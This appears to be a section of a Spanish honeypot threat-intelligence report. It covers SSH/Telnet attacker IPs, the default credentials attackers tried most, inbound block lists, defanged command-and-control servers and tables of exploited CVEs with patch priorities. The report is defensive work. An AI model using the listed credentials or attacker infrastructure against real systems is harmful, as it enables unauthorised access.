Ataques SSH/Telnet: qué ve la comunidad y qué solo vemos nosotros

En el periodo DShield registró **21.029.990 intentos** de acceso SSH desde **24.853 IPs**. Nuestros sensores SSH/Telnet recibieron ataques de **3.784 IPs**: **814** ya las conocía la comunidad y **2.970 (78%) solo las ha detectado nuestra red**.

99 IPs nos atacaron antes de aparecer en DShield, con una antelación media de **2.2 días**. Es el margen que gana quien aplica estos indicadores frente a quien depende solo de las fuentes abiertas.

IP	Antelación	Eventos nuestros	Intentos en DShield
185.191.236.38	9 d	2	3
191.98.239.130	7 d	80	1
124.29.226.141	7 d	13	2.219
171.83.59.190	7 d	1	1
181.233.184.52	6 d	118	1
46.200.61.178	6 d	7	1
179.48.33.36	6 d	1	1
195.225.231.205	6 d	1	2

IPs más activas que solo ha detectado nuestra red:

IP	Eventos	País	ASN
192.236.187.186	140.350	Estados Unidos	AS36352 HostPapa
46.98.188.224	17.160	Ucrania	AS15377 TRADITIONAL LLC
103.126.201.130	17.096	Indonesia	AS138113 PT Amron Citinet
164.92.115.22	9.302	Estados Unidos	AS14061 DigitalOcean, LLC
106.215.114.57	9.098	India	AS24560 Bharti Airtel Ltd., Telemedia Se…
182.253.205.235	8.522	Indonesia	AS38482 Biznet ISP
45.186.210.171	4.162	Venezuela	AS263703 VIGINET C.A
95.244.139.112	4.035	Italia	AS3269 Telecom Italia S.p.A.

Credenciales más probadas en Internet frente a nuestra red

Usuario	Contraseña	Intentos DShield	IPs DShield	Intentos nuestros
root	(vacío)	225.179	1.280	250
root	root	177.348	2.866	158
admin	1234	173.296	1.564	128
admin	admin	163.807	3.367	5.577
root	hi3518	151.261	614	82

5 de las 5 credenciales más usadas en Internet también se probaron contra nuestros sensores. Ninguna de ellas debería existir en un equipo de la organización accesible desde Internet.

Conclusiones

• El 78% de las IPs que atacaron nuestros servicios SSH/Telnet no aparece en DShield en el mismo periodo: es inteligencia propia que no ofrecen las listas públicas.

• 99 IPs se detectaron aquí una media de 2.2 días antes que en DShield.

14. Lista de IPs recomendadas para bloqueo (top 25)

Las 25 direcciones con más intentos del periodo, una vez descartados los escáneres legítimos identificados (2.117 en este periodo). La columna «Comportamiento» explica por qué está en la lista y «VT» indica cuántos motores de VirusTotal la marcan como maliciosa.

IP	País	Intentos	Comportamiento	VT
192.236.187.186	Estados Unidos	140.350	Fuerza bruta automatizada	0
77.90.185.30	Alemania	40.429	Fuerza bruta automatizada	16
108.26.213.253	Estados Unidos	30.060	Fuerza bruta automatizada	1
176.65.139.40	Países Bajos	24.334	Fuerza bruta automatizada	14
176.120.22.110	Rusia	23.931	Fuerza bruta automatizada	3
176.120.22.97	Rusia	23.869	Fuerza bruta automatizada	1
210.212.28.129	India	20.410	Fuerza bruta automatizada	5
200.109.233.2	Venezuela	20.260	Fuerza bruta automatizada	10
176.120.22.92	Rusia	17.231	Fuerza bruta automatizada	3
46.98.188.224	Ucrania	17.160	Fuerza bruta automatizada	1
103.126.201.130	Indonesia	17.096	Fuerza bruta automatizada	13
176.120.22.61	Rusia	15.918	Fuerza bruta automatizada	5
176.120.22.36	Rusia	15.900	Fuerza bruta automatizada	1
183.23.60.160	China	14.209	Fuerza bruta automatizada	0
77.90.185.21	Alemania	13.220	Fuerza bruta automatizada	16
120.49.64.28	China	13.208	Fuerza bruta automatizada	9
164.92.115.22	Estados Unidos	9.302	Fuerza bruta automatizada	3
106.215.114.57	India	9.098	Fuerza bruta automatizada	2
182.253.205.235	Indonesia	8.522	Fuerza bruta automatizada	13
70.32.86.195	Estados Unidos	7.965	Fuerza bruta automatizada	13
190.216.237.10	Venezuela	7.638	Fuerza bruta automatizada	0
208.109.212.211	Estados Unidos	6.341	Fuerza bruta automatizada	10
89.219.243.236	Irán	6.247	Fuerza bruta automatizada	0
220.132.88.169	Taiwán	5.970	Fuerza bruta automatizada	2
189.130.21.2	México	5.632	Fuerza bruta automatizada	0

Cómo usarla. Cargarla en el cortafuegos como lista con caducidad de 30 días y sustituirla por la del siguiente informe: muchas de estas direcciones son de proveedores de nube o de conexiones domésticas que cambian de manos. Antes de aplicarla, conviene comprobar que no incluye direcciones de proveedores con los que la organización trabaja.

15. Direcciones a bloquear en la salida

La lista de bloqueo habitual protege la ENTRADA: direcciones que atacan. Este apartado es lo contrario y lo complementa: los servidores a los que un equipo **ya comprometido** se conecta para descargar el programa malicioso o para recibir órdenes (lo que se conoce como mando y control). Salen de lo que el atacante intenta ejecutar dentro de los señuelos y del cuerpo de las peticiones capturadas, no de fuentes públicas. Si un equipo de la organización contacta con una de estas direcciones, hay que darlo por comprometido e investigarlo.

Se han identificado **17** servidores de descarga o control distintos. Los de más actividad:

Servidor (alterado)	Puertos	Veces	IPs que lo usaron
176[.]65[.]139[.]40	-	1.813	442
129[.]121[.]115[.]43	9163	384	2
185[.]93[.]89[.]72	69	215	24
45[.]9[.]2[.]239	24381	92	4
217[.]60[.]102[.]5	-	90	23
185[.]228[.]72[.]128	-	16	4
46[.]16[.]34[.]248	24381	16	2
94[.]154[.]43[.]195	-	12	1
176[.]65[.]139[.]201	80	8	1
45[.]205[.]1[.]167	24381	4	1
magenta-tropical-egret-691.mypinata.cloud	-	4	1
purenetworks.com	-	3	3

Cómo usarla. Las direcciones de la tabla van alteradas (hxxp, [.]) para que no sean enlaces activos; para cargarlas en el proxy, el DNS interno o el cortafuegos de salida se quita esa alteración. Son **15** IPs y **2** dominios. A diferencia de la lista de bloqueo de entrada, estas direcciones no cambian de dueño tan a menudo: son infraestructura del atacante, no máquinas infectadas de paso.

16. Contexto de origen de las IPs (proxy/VPN/Tor)

Para cada IP de mayor actividad se indica si el origen es **proxy/VPN, hosting/datacenter, red móvil o nodo Tor**. Un ataque desde hosting/VPN raramente revela la ubicación real del atacante.

IP	País	Tipo de origen	ASN
192.236.187.186	Estados Unidos	Hosting/DC	AS36352 HostPapa
77.90.185.30	Alemania	Residencial/otro	AS213790 Limited Network LTD
108.26.213.253	Estados Unidos	Residencial/otro	AS701 Verizon Business
176.65.139.40	Países Bajos	Hosting/DC	AS219502 Storm Industries LLC
176.120.22.110	Rusia	Residencial/otro	AS198953 Proton66 OOO
176.120.22.97	Rusia	Residencial/otro	AS198953 Proton66 OOO
210.212.28.129	India	Residencial/otro	AS9829 National Internet Backb…
200.109.233.2	Venezuela	Residencial/otro	AS8048 CANTV Servicios, Venezu…
176.120.22.92	Rusia	Residencial/otro	AS198953 Proton66 OOO
46.98.188.224	Ucrania	Proxy/VPN	AS15377 TRADITIONAL LLC
103.126.201.130	Indonesia	Residencial/otro	AS138113 PT Amron Citinet
176.120.22.61	Rusia	Residencial/otro	AS198953 Proton66 OOO
176.120.22.36	Rusia	Residencial/otro	AS198953 Proton66 OOO
183.23.60.160	China	Residencial/otro	AS4134 CHINANET BACKBONE
77.90.185.21	Alemania	Residencial/otro	AS213790 Limited Network LTD
120.49.64.28	China	Residencial/otro	AS38365 Beijing Baidu Netcom S…
164.92.115.22	Estados Unidos	Hosting/DC	AS14061 DigitalOcean, LLC
106.215.114.57	India	Residencial/otro	AS24560 Bharti Airtel Ltd., Te…
182.253.205.235	Indonesia	Residencial/otro	AS38482 Biznet ISP
70.32.86.195	Estados Unidos	Hosting/DC	AS398101 GoDaddy.com, LLC
190.216.237.10	Venezuela	Residencial/otro	AS271904 CHARTER COMMUNICATION…
208.109.212.211	Estados Unidos	Hosting/DC	AS398101 GoDaddy.com, LLC
89.219.243.236	Irán	Residencial/otro	AS58224 Iran Telecommunication…
220.132.88.169	Taiwán	Residencial/otro	AS3462 Data Communication Busi…
189.130.21.2	México	Residencial/otro	AS8151 Uninet S.A. de C.V.
2.145.184.165	Irán	Móvil	AS44244 Iran Cell Service and …
78.38.149.88	Irán	Residencial/otro	AS58224 Iran Telecommunication…
213.209.159.175	Alemania	Residencial/otro	AS208137 Feo Prest SRL
45.90.163.37	Francia	Hosting/DC	AS39421 Sapinet SAS
80.191.171.230	Irán	Residencial/otro	AS58224 Iran Telecommunication…

De las 30 IPs analizadas: **1** proxy/VPN, **6** hosting/datacenter, **0** Tor, **1** red móvil.

17. Panorama global de ataques (Cloudflare Radar)

Cloudflare protege una parte muy grande del tráfico web mundial y publica estadísticas de los ataques que mitiga. Compararlas con nuestros sensores indica si la amenaza que recibimos es local o forma parte de una tendencia global. Los porcentajes de Radar son la media de las capturas tomadas durante el periodo del informe.

Países de origen: nuestra red frente a Internet

#	Nuestros sensores	Internet: ataques de red (L3)	Internet: ataques web (L7)
1	Estados Unidos (18.0%)	Brasil (18.0%)	Estados Unidos (22.3%)
2	China (15.6%)	Estados Unidos (16.6%)	China (6.7%)
3	Rusia (7.9%)	Rusia (6.4%)	Singapur (5.5%)
4	India (6.8%)	Chile (4.2%)	Países Bajos (5.4%)
5	Brasil (6.7%)	Taiwán (4.2%)	Alemania (4.9%)
6	Alemania (5.0%)	Reino Unido (3.8%)	Indonesia (4.3%)
7	Irán (4.4%)	Polonia (3.7%)	-
8	Corea del Sur (3.6%)	Singapur (3.5%)	-
9	Venezuela (3.4%)	Argentina (3.3%)	-
10	Ucrania (2.9%)	-	-

5 de nuestros 10 principales países de origen figuran también entre los principales orígenes de ataque mundiales, y concentran el **53%** de los ataques geolocalizados que recibimos. La amenaza observada es representativa de la de Internet. Los que no coinciden suelen deberse a unas pocas direcciones con mucho volumen contra un sensor concreto (ver la lista de bloqueo).

Cómo son los ataques a escala mundial

Capa	Dimensión	Principales categorías (% de los ataques)
Red (L3)	Volumen	< 500 Mbps 56.5% · 1–10 Gbps 29.8% · 500–1 Gbps 13.5% · 10–100 Gbps 0.2% · > 100 Gbps 0.0%
Red (L3)	Duración	> 3 h 96.4% · 1–3 h 1.7% · < 10 min 0.8% · 20–40 min 0.4% · 40–1 h 0.4%
Red (L3)	Versión IP	IPv4 99.7% · IPv6 0.3%
Red (L3)	Protocolo	Udp 64.5% · Gre 28.3% · Tcp 7.1% · Icmp 0.0%
Red (L3)	Vector de ataque	Mirai (UDP) Flood 41.4% · GRE Flood 38.2% · UDP Flood 17.2% · SYN Flood 3.8% · other 2.6%
Web (L7)	Método HTTP	Get 83.0% · Post 13.7% · Head 2.5% · Options 0.5% · Patch 0.1%
Web (L7)	Versión HTTP	HTTP/2 59.9% · HTTP/1.x 37.5% · HTTP/3 2.6%
Web (L7)	Versión IP	IPv4 87.8% · IPv6 12.2%
Web (L7)	Regla que lo detectó	Directory Traversal 48.3% · HTTP Anomaly 13.4% · Command Injection 7.5% · other 6.3% · Xss 5.2%
Web (L7)	Producto que lo mitigó	WAF 64.2% · Anti-DDoS 30.6% · Reglas de acceso 2.5% · Reputación de IP 2.4% · Gestión de bots 0.4%

Los vectores UDP y de amplificación (Mirai (UDP) Flood 41.4%, UDP Flood 17.2%, SSDP Flood 1.5%, DNS Amplification 1.1%) son los mismos que buscan los atacantes en nuestro señuelo de amplificación, lo que confirma que los servicios UDP abiertos se siguen usando como arma a escala mundial.

Secuestros de rutas en Internet (BGP)

Un secuestro BGP ocurre cuando una red anuncia como propias direcciones que pertenecen a otra. El tráfico de la víctima puede acabar desviado, interceptado o perdido.

Radar no registró secuestros BGP en el periodo del informe.

Conclusiones


• 5 de nuestros 10 principales orígenes coinciden con los mundiales de Radar: el bloqueo geográfico reduce ruido, pero no sustituye al bloqueo por IP.

18. Vulnerabilidades explotadas (CVE)

Este apartado recoge las vulnerabilidades conocidas (CVE) cuya explotación se ha detectado en el tráfico capturado. Cada intento se identifica correlacionando las peticiones registradas (URL, cabeceras y cuerpo) y las alertas de Suricata con un catálogo de más de 3.000 firmas de CVE. Para cada uno se indica el número de intentos, las direcciones IP distintas implicadas y si figura en el catálogo CISA KEV de vulnerabilidades explotadas activamente en el mundo real.

Top general de CVE

Se han detectado **85 CVE distintos** con un total de **2829 intentos**; **41** figuran en CISA KEV. En rojo, los que constan como explotados activamente.



CVE	Intentos	IPs	Sensores	KEV	Conf.	Fuente	Descripción
CVE-2017-9841	541	16	1	Sí	Sondeo	nuclei	PHPUnit - Remote Code Execution
CVE-2024-4577	462	18	1	Sí	Real	curada+suricata	PHP-CGI argument injection RCE
CVE-2014-6271	422	8	3	Sí	Sondeo	curada	Shellshock (bash CGI)
CVE-2021-36260	308	5	1	Sí	Real	nuclei+suricata	Hikvision IP camera/NVR - Remote Command Execution
CVE-2026-63030	113	11	3	Sí	Real	curada+nuclei+sigma	wp2shell batch route confusion (batch anidado)
CVE-2026-60137	111	11	3	Sí	Real	curada+sigma	wp2shell SQLi via author_exclude
CVE-2021-41773	79	38	4	Sí	Real	curada+sigma+suricata	ET EXPLOIT Apache HTTP Server 2.4.49 - Path Traversal Attempt (CVE-2021-41773) M2
CVE-2012-1823	76	16	1	Sí	Sondeo	nuclei	PHP CGI v5.3.12/5.4.2 Remote Code Execution
CVE-2024-4836	71	26	4	—	Sondeo	nuclei	Edito CMS - Sensitive Data Leak
CVE-2025-64500	65	14	4	—	Sondeo	nuclei	Symfony HttpFoundation - Access Control Bypass via PATH_INFO
CVE-2018-20062	53	16	2	Sí	Sondeo	curada	ThinkPHP 5.x invokefunction RCE
CVE-2026-109619	44	4	2	Sí	Real	curada+suricata	php2shell session.upload_progress RCE

CVE	Intentos	IPs	Sensores	KEV	Conf.	Fuente	Descripción
CVE-2021-42013	44	20	1	Sí	Real	nuclei+suricata	ET EXPLOIT Apache HTTP Server - Path Traversal Attempt (CVE-2021-42013) M2
CVE-2018-10562	27	14	3	Sí	Sondeo	nuclei	Dasan GPON Devices - Remote Code Execution
CVE-2018-10561	27	14	3	Sí	Real	curada+suricata	GPON router auth bypass / RCE
CVE-2022-42475	25	22	4	Sí	Sondeo	nuclei	Fortinet SSL-VPN - Heap-Based Buffer Overflow
CVE-2015-1427	22	22	2	Sí	Sondeo	nuclei	ElasticSearch - Remote Code Execution
CVE-2021-41282	21	12	4	—	Sondeo	nuclei	pfSense - Arbitrary File Write
CVE-2002-0953	20	10	1	—	Real	suricata	ET WEB_SERVER PHP Possible php Remote File Inclusion Attempt
CVE-2019-9621	19	16	4	Sí	Sondeo	nuclei	Zimbra Collaboration Suite - SSRF
CVE-2023-1389	15	2	2	Sí	Sondeo	nuclei	TP-Link Archer AX21 (AX1800) - Unauthenticated Command Injection
CVE-2021-41349	15	15	4	—	Sondeo	nuclei	Microsoft Exchange Server Pre-Auth POST Based Cross-Site Scripting
CVE-2019-7194	13	11	3	Sí	Sondeo	nuclei	QNAP Photo Station < 6.0.3 - Remote Code Execution
CVE-2020-9425	12	8	4	—	Sondeo	nuclei	rConfig <3.9.4 - Sensitive Information Disclosure
CVE-2025-30208	12	1	1	—	Real	nuclei+suricata	Vite - Arbitrary File Read
CVE-2022-40684	12	6	4	Sí	Sondeo	nuclei	Fortinet - Authentication Bypass
CVE-2021-26855	11	10	3	Sí	Real	curada+nuclei	MS Exchange ProxyLogon (SSRF)
CVE-2021-3129	9	3	3	Sí	Sondeo	nuclei	Laravel with Ignition <= v8.4.2 Debug Mode - Remote Code Execution
CVE-2020-9484	9	9	4	—	Sondeo	nuclei	Apache Tomcat Remote Command Execution
CVE-2020-3452	9	6	4	Sí	Real	nuclei+sigma+suricata	ET EXPLOIT Cisco ASA/Firepower Unauthenticated File Read (CVE-2020-3452) M2

19. CVE por sensor

Desglose de los CVE detectados en cada sensor, identificado por su ubicación. Solo se muestran los sensores activos que han registrado algún CVE en el periodo.

España — 2382 intentos, 15 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2017-9841	541	16	Sondeo	nuclei	PHPUnit - Remote Code Execution
CVE-2024-4577	462	18	Real	curada+suricata	PHP-CGI argument injection RCE
CVE-2014-6271	320	2	Sondeo	curada	Shellshock (bash CGI)
CVE-2021-36260	308	5	Real	nuclei+suricata	Hikvision IP camera/NVR - Remote Command Execution
CVE-2026-63030	94	3	Real	nuclei+sigma	WordPress Wp2shell REST Batch Endpoint Exploitation
CVE-2026-60137	94	3	Real	curada+sigma	wp2shell SQLi via author_exclude
CVE-2012-1823	76	16	Sondeo	nuclei	PHP CGI v5.3.12/5.4.2 Remote Code Execution
CVE-2021-41773	73	32	Real	curada+sigma+suricata	ET EXPLOIT Apache HTTP Server 2.4.49 - Path Traversal Attempt (CVE-2021-41773) M2
CVE-2018-20062	50	16	Sondeo	curada	ThinkPHP 5.x invokefunction RCE
CVE-2021-42013	44	20	Real	nuclei+suricata	ET EXPLOIT Apache HTTP Server - Path Traversal Attempt (CVE-2021-42013) M2
CVE-2026-109619	42	3	Real	curada+suricata	php2shell session.upload_progress RCE
CVE-2024-4836	40	10	Sondeo	nuclei	Edito CMS - Sensitive Data Leak
CVE-2025-64500	38	4	Sondeo	nuclei	Symfony HttpFoundation - Access Control Bypass via PATH_INFO
CVE-2002-0953	20	10	Real	suricata	ET WEB_SERVER PHP Possible php Remote File Inclusion Attempt
CVE-2018-10561	19	6	Real	curada+suricata	GPON router auth bypass / RCE

Estados Unidos — 153 intentos, 15 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2025-64500	19	6	Sondeo	nuclei	Symfony HttpFoundation - Access Control Bypass via PATH_INFO
CVE-2026-63030	12	7	Real	curada+nuclei+sigma	wp2shell batch route confusion (batch anidado)
CVE-2026-60137	11	7	Sondeo	curada+sigma	wp2shell SQLi via author_exclude
CVE-2024-4836	11	10	Sondeo	nuclei	Edito CMS - Sensitive Data Leak
CVE-2021-41282	7	3	Sondeo	nuclei	pfSense - Arbitrary File Write
CVE-2022-42475	7	7	Sondeo	nuclei	Fortinet SSL-VPN - Heap-Based Buffer Overflow
CVE-2022-40684	6	3	Sondeo	nuclei	Fortinet - Authentication Bypass
CVE-2020-9425	5	3	Sondeo	nuclei	rConfig <3.9.4 - Sensitive Information Disclosure
CVE-2024-28000	4	4	Sondeo	nuclei	WordPress LiteSpeed Cache - Unauthenticated Privilege Escalation to Admin
CVE-2025-2710	4	4	Sondeo	nuclei	Yonyou UFIDA ERP-NC V5.0 - Cross-Site Scripting

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2021-3129	4	2	Sondeo	nuclei	Laravel with Ignition <= v8.4.2 Debug Mode - Remote Code Execution
CVE-2020-9484	4	4	Sondeo	nuclei	Apache Tomcat Remote Command Execution
CVE-2023-43177	4	4	Sondeo	nuclei	CrushFTP < 10.5.1 - Unauthenticated Remote Code Execution
CVE-2018-13379	3	3	Real	curada+nuclei+sigma	Fortinet FortiOS SSL VPN traversal
CVE-2021-44228	3	3	Sondeo	nuclei	Sonicwall NSM - Remote Code Execution (Apache Log4j)

Suecia — 97 intentos, 15 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2023-1389	8	1	Sondeo	nuclei	TP-Link Archer AX21 (AX1800) - Unauthenticated Command Injection
CVE-2019-9621	7	7	Sondeo	nuclei	Zimbra Collaboration Suite - SSRF
CVE-2021-41282	6	3	Sondeo	nuclei	pfSense - Arbitrary File Write
CVE-2018-10561	6	6	Sondeo	curada	GPON router auth bypass / RCE
CVE-2021-41349	6	6	Sondeo	nuclei	Microsoft Exchange Server Pre-Auth POST Based Cross-Site Scripting
CVE-2022-42475	6	5	Sondeo	nuclei	Fortinet SSL-VPN - Heap-Based Buffer Overflow
CVE-2018-10562	6	6	Sondeo	nuclei	Dasan GPON Devices - Remote Code Execution
CVE-2024-4836	6	6	Sondeo	nuclei	Edito CMS - Sensitive Data Leak
CVE-2021-26855	5	5	Real	curada+nuclei	MS Exchange ProxyLogon (SSRF)
CVE-2025-64500	5	2	Sondeo	nuclei	Symfony HttpFoundation - Access Control Bypass via PATH_INFO
CVE-2025-3515	3	1	Sondeo	nuclei	Contact Form 7 Drag and Drop Multiple File Upload - Arbitrary File Upload
CVE-2026-82901	3	1	Sondeo	nuclei	Ultimate Addons for Contact Form 7 <= 3.5.50 - Arbitrary File Upload
CVE-2010-1428	3	2	Sondeo	nuclei	Red Hat JBoss - Web/JMX Console Access
CVE-2020-9425	3	2	Sondeo	nuclei	rConfig <3.9.4 - Sensitive Information Disclosure
CVE-2021-41773	2	2	Real	curada+sigma	Apache 2.4.49 path traversal

Singapur — 95 intentos, 15 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2024-4836	14	9	Sondeo	nuclei	Edito CMS - Sensitive Data Leak
CVE-2026-63030	7	3	Real	curada+nuclei+sigma	wp2shell batch route confusion (batch anidado)
CVE-2026-60137	6	3	Sondeo	curada+sigma	wp2shell SQLi via author_exclude
CVE-2015-1427	6	6	Sondeo	nuclei	ElasticSearch - Remote Code Execution
CVE-2022-42475	5	5	Sondeo	nuclei	Fortinet SSL-VPN - Heap-Based Buffer Overflow
CVE-2019-9621	4	4	Sondeo	nuclei	Zimbra Collaboration Suite - SSRF
CVE-2021-41349	4	4	Sondeo	nuclei	Microsoft Exchange Server Pre-Auth POST Based Cross-Site Scripting

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2021-41282	4	3	Sondeo	nuclei	pfSense - Arbitrary File Write
CVE-2019-7194	3	3	Sondeo	nuclei	QNAP Photo Station < 6.0.3 - Remote Code Execution
CVE-2021-26855	3	3	Real	curada+nuclei	MS Exchange ProxyLogon (SSRF)
CVE-2025-64500	3	2	Sondeo	nuclei	Symfony HttpFoundation - Access Control Bypass via PATH_INFO
CVE-2018-10561	2	2	Sondeo	curada	GPON router auth bypass / RCE
CVE-2020-9484	2	2	Sondeo	nuclei	Apache Tomcat Remote Command Execution
CVE-2022-40684	2	1	Sondeo	nuclei	Fortinet - Authentication Bypass
CVE-2018-10562	2	2	Sondeo	nuclei	Dasan GPON Devices - Remote Code Execution

EE.UU. (Cowrie) — 84 intentos, 1 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2014-6271	84	5	Sondeo	curada	Shellshock (bash CGI)

España (Cowrie) — 18 intentos, 1 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2014-6271	18	2	Sondeo	curada	Shellshock (bash CGI)

20. Tecnologías en el punto de mira

Aquí se agrupan por producto las vulnerabilidades que los atacantes han buscado, para responder a una pregunta sencilla: ¿usamos alguno de estos productos? Si la respuesta es sí, basta con comprobar la versión instalada frente a la última columna. Casi todos los intentos son sondeos automáticos que prueban miles de fallos a la vez contra cualquier servidor. Que un producto aparezca aquí no significa que alguien haya elegido a la organización, sino que cualquier instalación sin actualizar acabará encontrada.

Producto	Qué permite al atacante	CVE	Intentos	Qué hacer
PHPUnit	Ejecutar código en el servidor	CVE-2017-9841 *	541	Aplicar la última actualización del fabricante.
PHP Group PHP	Ejecutar código en el servidor	CVE-2024-4577 *, CVE-2026-109619 *	506	Aplicar la última actualización del fabricante.
GNU Bourne-Again Shell (Bash)	Ejecutar código en el servidor	CVE-2014-6271 *	422	Aplicar la última actualización del fabricante.
Hikvision Security cameras web server	Ejecutar código en el servidor	CVE-2021-36260 *	308	Aplicar la última actualización del fabricante.
WordPress Core	Otro tipo de fallo; Inyección SQL	CVE-2026-60137 *, CVE-2026-63030 *	224	Aplicar la última actualización del fabricante.
Apache HTTP Server	Leer ficheros del servidor	CVE-2021-41773 *, CVE-2021-42013 *	123	Afecta a la versión 2.4.49: actualizar.
PHP	Ejecutar código en el servidor	CVE-2012-1823 *	76	Aplicar la última actualización del fabricante.
Dasan Gigabit Passive Optical Network (G…	Ejecutar código en el servidor; Saltarse el acceso o ganar privilegios	CVE-2018-10561 *, CVE-2018-10562 *	54	Aplicar la última actualización del fabricante.
ThinkPHP noneCms	Ejecutar código en el servidor	CVE-2018-20062 *	53	Aplicar la última actualización del fabricante.
Fortinet FortiOS	Desbordamiento de memoria; Leer ficheros del servidor	CVE-2018-13379 *, CVE-2022-42475 *	33	Aplicar la última actualización del fabricante.
Synacor Zimbra Collaboration Suite (ZCS)	Forzar peticiones desde el servidor (SSRF); Otro tipo de fallo	CVE-2019-9621 *, CVE-2019-9670 *	23	Aplicar la última actualización del fabricante.
Elasticsearch	Ejecutar código en el servidor	CVE-2015-1427 *	22	Aplicar la última actualización del fabricante.
TP-Link Archer AX21	Ejecutar código en el servidor	CVE-2023-1389 *	15	Aplicar la última actualización del fabricante.
QNAP Photo Station	Leer ficheros del servidor	CVE-2019-7194 *	13	Actualizar a la versión 6.0.3 o posterior.
Fortinet Multiple Products	Saltarse el acceso o ganar privilegios	CVE-2022-40684 *	12	Aplicar la última actualización del fabricante.

* Figura en el catálogo CISA KEV: hay explotación activa confirmada y son las primeras que conviene verificar. Hay 61 productos más con menos intentos en el apartado de vulnerabilidades.

21. Parches prioritarios

El apartado anterior responde a si la empresa usa alguno de los productos buscados. Este ordena qué parchear primero si la respuesta es sí. La prioridad combina cuatro datos: si CISA confirma que la vulnerabilidad se está explotando, si se ha usado en ataques de ransomware, la probabilidad de que se explote en los próximos 30 días (EPSS) y si a los sensores ha llegado un intento de explotación real. Solo es urgente lo que cumple esto último. Los plazos son orientativos.

11 productos requieren parche urgente si se usan en la empresa

Prioridad	Producto	CVE	Qué permite	EPSS	IPs	Plazo
Urgente (ransomware)	PHP Group PHP	CVE-2026-109619, CVE-2024-4577	Ejecutar código en el servidor	>99 %	22	En 7 días
Urgente (ransomware)	Fortinet FortiOS	CVE-2018-13379, CVE-2022-42475	Desbordamiento de memoria; Leer ficheros del servidor	>99 %	22	En 7 días
Urgente (ransomware)	Microsoft Exchange Server	CVE-2021-26855	Ejecutar código en el servidor	>99 %	10	En 7 días
Urgente	DrayTek Multiple Vigor Routers	CVE-2020-8515	Ejecutar código en el servidor	>99 %	1	En 7 días
Urgente (ransomware)	Apache HTTP Server	CVE-2021-41773, CVE-2021-42013	Leer ficheros del servidor	>99 %	38	En 7 días
Urgente	Cisco Adaptive Security Appliance (ASA) …	CVE-2020-3452	Leer ficheros del servidor	>99 %	6	En 7 días
Urgente (ransomware)	Dasan Gigabit Passive Optical Network (G…	CVE-2018-10561, CVE-2018-10562	Ejecutar código en el servidor; Saltarse el acceso o ganar privilegios	>99 %	14	En 7 días
Urgente	Hikvision Security cameras web server	CVE-2021-36260	Ejecutar código en el servidor	>99 %	5	En 7 días
Urgente	Joomla!	CVE-2023-23752	Saltarse el acceso o ganar privilegios	>99 %	1	En 7 días
Urgente (ransomware)	Meta React Server Components	CVE-2025-55182	Ejecutar código en el servidor	>99 %	1	En 7 días
Urgente	Cisco IOS XE Web UI	CVE-2023-20198	Saltarse el acceso o ganar privilegios	>99 %	1	En 7 días

EPSS: probabilidad estimada por FIRST de que la vulnerabilidad se explote en los próximos 30 días. Ransomware: CISA tiene constancia de su uso en campañas de ransomware. IPs: direcciones distintas que lo intentaron en el periodo. Hay 63 productos más, de menor prioridad, en «Tecnologías en el punto de mira».

Cuánto margen dejan los atacantes

Vulnerabilidades que CISA declaró explotadas mientras los sensores ya estaban funcionando, y cuándo se vio el primer intento contra ellos:

- CVE-2026-72898 (Metabase Metabase): primer intento 36 días antes del aviso de CISA.
- CVE-2026-109619 (PHP Group PHP): primer intento 3 días antes del aviso de CISA.
- CVE-2026-60137 (WordPress Core): primer intento 1 día antes del aviso de CISA.
- CVE-2026-63030 (WordPress Core): primer intento 1 día antes del aviso de CISA.
- CVE-2026-9198 (IBM Langflow): primer intento 50 días después del aviso de CISA.

El plazo real para parchear lo marca el atacante, no el calendario de mantenimiento. Para lo urgente conviene tener un procedimiento que permita actualizar en días, no en semanas.

22. Relación con la normativa (ENS, ISO 27001 y NIS2)

La tabla relaciona lo observado en el periodo con los controles que esa actividad pone a prueba en tres marcos de referencia: el Esquema Nacional de Seguridad (RD 311/2022), la norma ISO/IEC 27001:2022 (Anexo A) y el artículo 21.2 de la Directiva NIS2 (UE 2022/2555). Sirve para orientar a quien gestione auditorías o cuestionarios de seguridad de clientes y proveedores.

Observado en el periodo	Control que pone a prueba	ENS	ISO 27001	NIS2 21.2
